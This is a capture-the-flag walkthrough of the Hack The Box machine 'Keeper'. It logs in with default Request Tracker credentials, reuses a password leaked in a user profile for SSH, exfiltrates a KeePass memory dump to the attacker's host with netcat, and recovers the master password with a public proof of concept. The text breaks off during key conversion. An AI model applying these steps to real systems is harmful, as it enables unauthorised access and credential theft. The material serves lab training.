510 HTB Keeper

[HTB] Keeper

by Pablo `github.com/vorkampfer/hackthebox`


- Resources:

  1. Savitar YouTube walk-through `https://htbmachines.github.io/`
  2. `https://github.com/vdohney/keepass-password-dumper`
  3. Python Version of Exploit `https://github.com/matro7sh/keepass-dump-masterkey`
  4. `bleepingcomputer.com/news/security/keepass-exploit-helps-retrieve-cleartext-master-password-fix-coming-soon/`
  5. `https://tecadmin.net/convert-ppk-to-pem-using-command/`
  6. `https://blackarch.wiki/faq/`
  7. `https://blackarch.org/faq.html`
  8. Pencer.io `https://pencer.io/ctf/`
  9. 0xdf `https://0xdf.gitlab.io/`
  10. IPPSEC `ippsec.rocks`
  11. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
  12. `https://ghosterysearch.com/`

- View files with color

  ```
  ▷ bat -l ruby --paging=never name_of_file -p
  ```

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Keeper is a relatively simple box focused on a helpdesk running Request Tracker and with an admin using KeePass. I'll use default
creds to get into the RT instance and find creds for a user in their profile. That user is troubleshooting a KeePass issue with a
memory dump. I'll exploit CVE-2022-32784 to get the master password from the dump, which provides access to a root SSH key in
Putty format. I'll convert it to OpenSSH format and get root access. ~0xdf
```

Skill-set:

```
1. Abusing request tracket
2. Information leakage
3. Obtaining KeePass password through memory dump [PrivESC]
```

1. Ping & `whichsystem.py`

```
1.  ▷ ping -c 1 10.10.11.227

2. ▷ whichsystem.py 10.10.11.227
10.10.11.227 (ttl -> 63): Linux
```

2. Nmap

```
1. ▷ openscan keeper.htb
2. ▷ echo $openportz
22,80,33060
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz keeper.htb
6. ▷ jbat keeper/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 keeper.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
9.  nmap -sU --top-ports 500 -vvv -n 10.10.11.227 -oN UDP_scan.nmap
PORT   STATE         SERVICE REASON
68/udp open|filtered dhcpc   no-response
10. nmap --script http-enum -p 80 -Pn -n -oN http_enum_80.nmap -vvv 10.10.11.227
11. FAIL, no info
```


nginx (1.18.0-0ubuntu1.4) *focal*-security; urgency=medium

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:8.9p1-3ubuntu0.3' and it tells me we are dealing with an Ubuntu
Focal Server.
3. openssh (1:8.9p1-3ubuntu0.3) jammy-security; urgency=medium
4. You can also do the same thing with the nginx version.
5. Google "nginx 1.18.0 launchpad"
6. OpenSSH search on launchpad says jammy and the nginx search on launchpad says Focal Fossa. I am going with Focal Fossa because
I am pretty sure it is a Focal Server.
```

4. Whatweb

```
1.   ▷ whatweb http://10.10.11.227
http://10.10.11.227 [200 OK] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.227],
nginx[1.18.0]
```



Lets do some manual enumeration of the website

```
1. It says to visit this subdomain tickets.keeper.htb/rt/ <<< I add it to the hosts file and check it out.
2. It takes me to a login page
3. I look up "what is request tracker"
-----------------------------------------
Request Tracker, commonly abbreviated to RT, is an open source tool for organizations of all sizes to track and manage workflows,
customer requests, and internal project tasks of all sorts. With seamless email integration, custom ticket lifecycles,
configurable automation, and detailed permissions and roles, Request Tracker began as ticket-tracking software written in Perl
used to coordinate tasks and manage requests among an online community of users. RTs first release in 1996 was written by Jesse
Vincent, who later formed Best Practical Solutions LLC to distribute, develop, and support the package. RT is open source and
distributed under the GNU General Public License. Request Tracker for Incident Response is a special distribution of RT to fulfill
the specific needs of CERT teams. Wikipedia
-------------------------------------------------
4. Search for 'request tracker default password'
5. RecoverRootPassword - Request Tracker Wiki
Use base64 encoded MD5 of the word 'password'. This should work with all recent RT versions. Before you set the password you must
switch to the RT Database.
6. So I guess it is root:password.
7. This rarely works but it worked this time. SUCCESS!
```

Credential found

6. Enumerating `tickets.keeper.htb` as root

```
1. click admin >>> scripts >>> create
2. nothing
3. Click admin >>> users >>> select
4. Click on 27  lnorgaard       Lise Nørgaard   lnorgaard@keeper.htb
5. There is a credential >>> New user. Initial password set to "Welcome2023!"
6. let see if we can ssh as lnorgaard@keeper.htb
7. ssh lnorgaard@10.10.11.227
8. SUCCESS!
```

Shell as lnorgaard via SSH

7. Enumerating as lnorgaard

```
1.  ▷ ssh lnorgaard@10.10.11.227
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.227' (ED25519) to the list of known hosts.
lnorgaard@10.10.11.227s password: Welcome2023!
2. lnorgaard@keeper:~$ whoami
lnorgaard
lnorgaard@keeper:~$ export TERM=xterm
lnorgaard@keeper:~$ echo $SHELL
/bin/bash
lnorgaard@keeper:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
3. I guess it was Ubuntu Jammy after all.
4. lnorgaard@keeper:~$ sudo -l
[sudo] password for lnorgaard:
Sorry, user lnorgaard may not run sudo on keeper.
5. lnorgaard@keeper:~$ ifconfig | grep inet
        inet 10.10.11.227  netmask 255.255.254.0  broadcast 10.10.11.255
6. We are not in a container. We are directly on the server.
```

User Flag

8. User flag for `lnorgaard` found


```
1. lnorgaard@keeper:~$ cat user.txt
3fa2a661a7d18188c17c770d4468ab09
```

Exfiltrate zip file

9. **Enumeration continued...**

```
1. norgaard@keeper:~$ ls -l | grep RT
-rw-r--r-- 1 root root      87391651 Apr 10 10:08 RT30000.zip
2. There is this zip file that looks interesting.
3. lnorgaard@keeper:~$ which 7z
4. 7z is not installed so lets exfiltrate this zip file.
5. I will be using netcat to exfil the file.
6. sudo nc -nlvp 443 > loot.zip
7. So that is listening for any file comming in and will rename it to loot.zip
8. lnorgaard@keeper:~$ nc 10.10.14.3 443 < RT30000.zip
lnorgaard@keeper:~$ md5sum RT30000.zip
c29f90dbb88d42ad2d38db2cb81eed21  RT30000.zip
9. File recieved. Sometimes it will hang even if the download is complete. So basically just do CTRL + c if you think the file is
done downloading.
10. You can compare md5sum hashes to make sure you got the complete copy.
11.  ▷ sudo nc -nlvp 443 > loot.zip
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.11.227 54378
^C
~/hax0rn00b/keeper ▷ md5sum loot.zip
c29f90dbb88d42ad2d38db2cb81eed21  loot.zip
```

Keepassxc install and usage



We have downloaded a zip file now we extract it.

```
1.  ▷ 7z l loot.zip
2023-05-24 12:51:31 .....    253395188     87387677  KeePassDumpFull.dmp
2023-05-24 12:51:11 .....         3630         3630  passcodes.kdbx
2. This is a keepass key file
3.  ▷ 7z x loot.zip
.rwxr-x---  253M shadow42 shadow42 24 mei  2023  KeePassDumpFull.dmp
4. ▷ pacman -Ss keepassxc
extra/keepassxc 2.7.7-2
    Cross-platform community-driven port of Keepass password manager
5. sudo pacman -S keepassxc
6. ▷ keepassxc passcodes.kdbx
7. ▷ strings -n 10 KeePassDumpFull.dmp > strings_keepass_dump_file
8. cat strings_keepass_dump_file | grep -i password
It returns too many hits on password.
```

keepass2john

11. **keepass2john**

```
1.  ▷ keepass2john passcodes.kdbx > keepasshash.txt
2. ▷ john --wordlist=/home/shadow42/hax0rn00b/servmon/passwdlst.lst keepasshash.txt <<< Hash is not crackable.
```

12. **keepass retrieve password**

```
1. Search online for "keepass retrieve password bleepingcomputer"
2. https://www.bleepingcomputer.com/news/security/keepass-exploit-helps-retrieve-cleartext-master-password-fix-coming-soon/
3. Search for keepass-password-dumper github
4. https://github.com/vdohney/keepass-password-dumper
5. This is not in python. Lets search to see if we can find a python version.
6. https://github.com/matro7sh/keepass-dump-masterkey
```


Download and execute `poc.py`

13. **poc.py**

```
1.  I wget the python file but it is corrupt so I download the raw.
2. ▷ wget https://github.com/matro7sh/keepass-dump-masterkey/blob/main/poc.py
3. I got an error. So I clicked the raw and manually copied and pasted the file.
4.  ▷ python3 keepass_poc.py
usage: keepass_poc.py [-h] [-d] dump
keepass_poc.py: error: the following arguments are required: dump

5. ▷ python3 keepass_poc.py -d KeePassDumpFull.dmp
2024-04-10 11:12:05,672 [.] [main] Opened KeePassDumpFull.dmp
Possible password: •,dgr•d med fl•de
Possible password: •ldgr•d med fl•de
Possible password: •dgr•d med fl•de
Possible password: •-dgr•d med fl•de
Possible password: •dgr•d med fl•de
Possible password: •]dgr•d med fl•de
Possible password: •Adgr•d med fl•de
Possible password: •Idgr•d med fl•de
Possible password: •:dgr•d med fl•de
Possible password: •=dgr•d med fl•de
Possible password: •_dgr•d med fl•de
Possible password: •cdgr•d med fl•de
Possible password: •Mdgr•d med fl•de

6. I search with the first example of this possible password. >>> •,dgr•d med fl•de
7. I get the following
https://www.thespruceeats.com › rodgrod-med-flode-danish-red-berry-pudding-2952748
Danish Red Berry Pudding (Rødgrød Med Fløde) Recipe - The Spruce Eats
Place the fruit into a nonreactive saucepan and cover with 3 cups water. Bring to a boil and reduce heat to medium-low and simmer
until the fruit falls apart. Remove from heat and strain juice through a cheesecloth or a fine-meshed sieve. Discard the berry
seeds. Return juice to heat, stir in sugar, and
8. Seems to be some kind of pudding recipe.
9. Rødgrød Med Fløde
10. I paste that into the keepassxc to see if we can decrypt the kbx file.
11. Fails so I try lower casing the letters
12. rødgrød med fløde
13. SUCCESS!
14. root:F4><3K0nd!
15. lnorgaard@keeper:~$ su root
Password:
su: Authentication failure
```



rsa-key-file

14. **That was a fail but there is a key rsa-key file**

```
1. Copy the putty private key to a file and call it private_key
2. It is possible to transfer this putty key into a pem or id_rsa file and use it with ssh.
3. search for 'putty-user-key-file-3 ssh-rsa tecadmin.net'
4. https://tecadmin.net/convert-ppk-to-pem-using-command/
5. If you are on debian use putty-tools. sudo apt install putty-tools
6. If you are on blackarch do sudo pacman -S python-puttykeys
7. Actually I found something even better. Just use putty2john.
```

putty2john

15. **Just use putty2john**

```
1.  ▷ putty2john private_key > putty_hash
private_key : this private key doesnt need a passphrase!
2. FAIL
3. The only time you would use putty2john is if the putty key was encrypted with a passphrase and it is not. So back to putty-
tools.
```

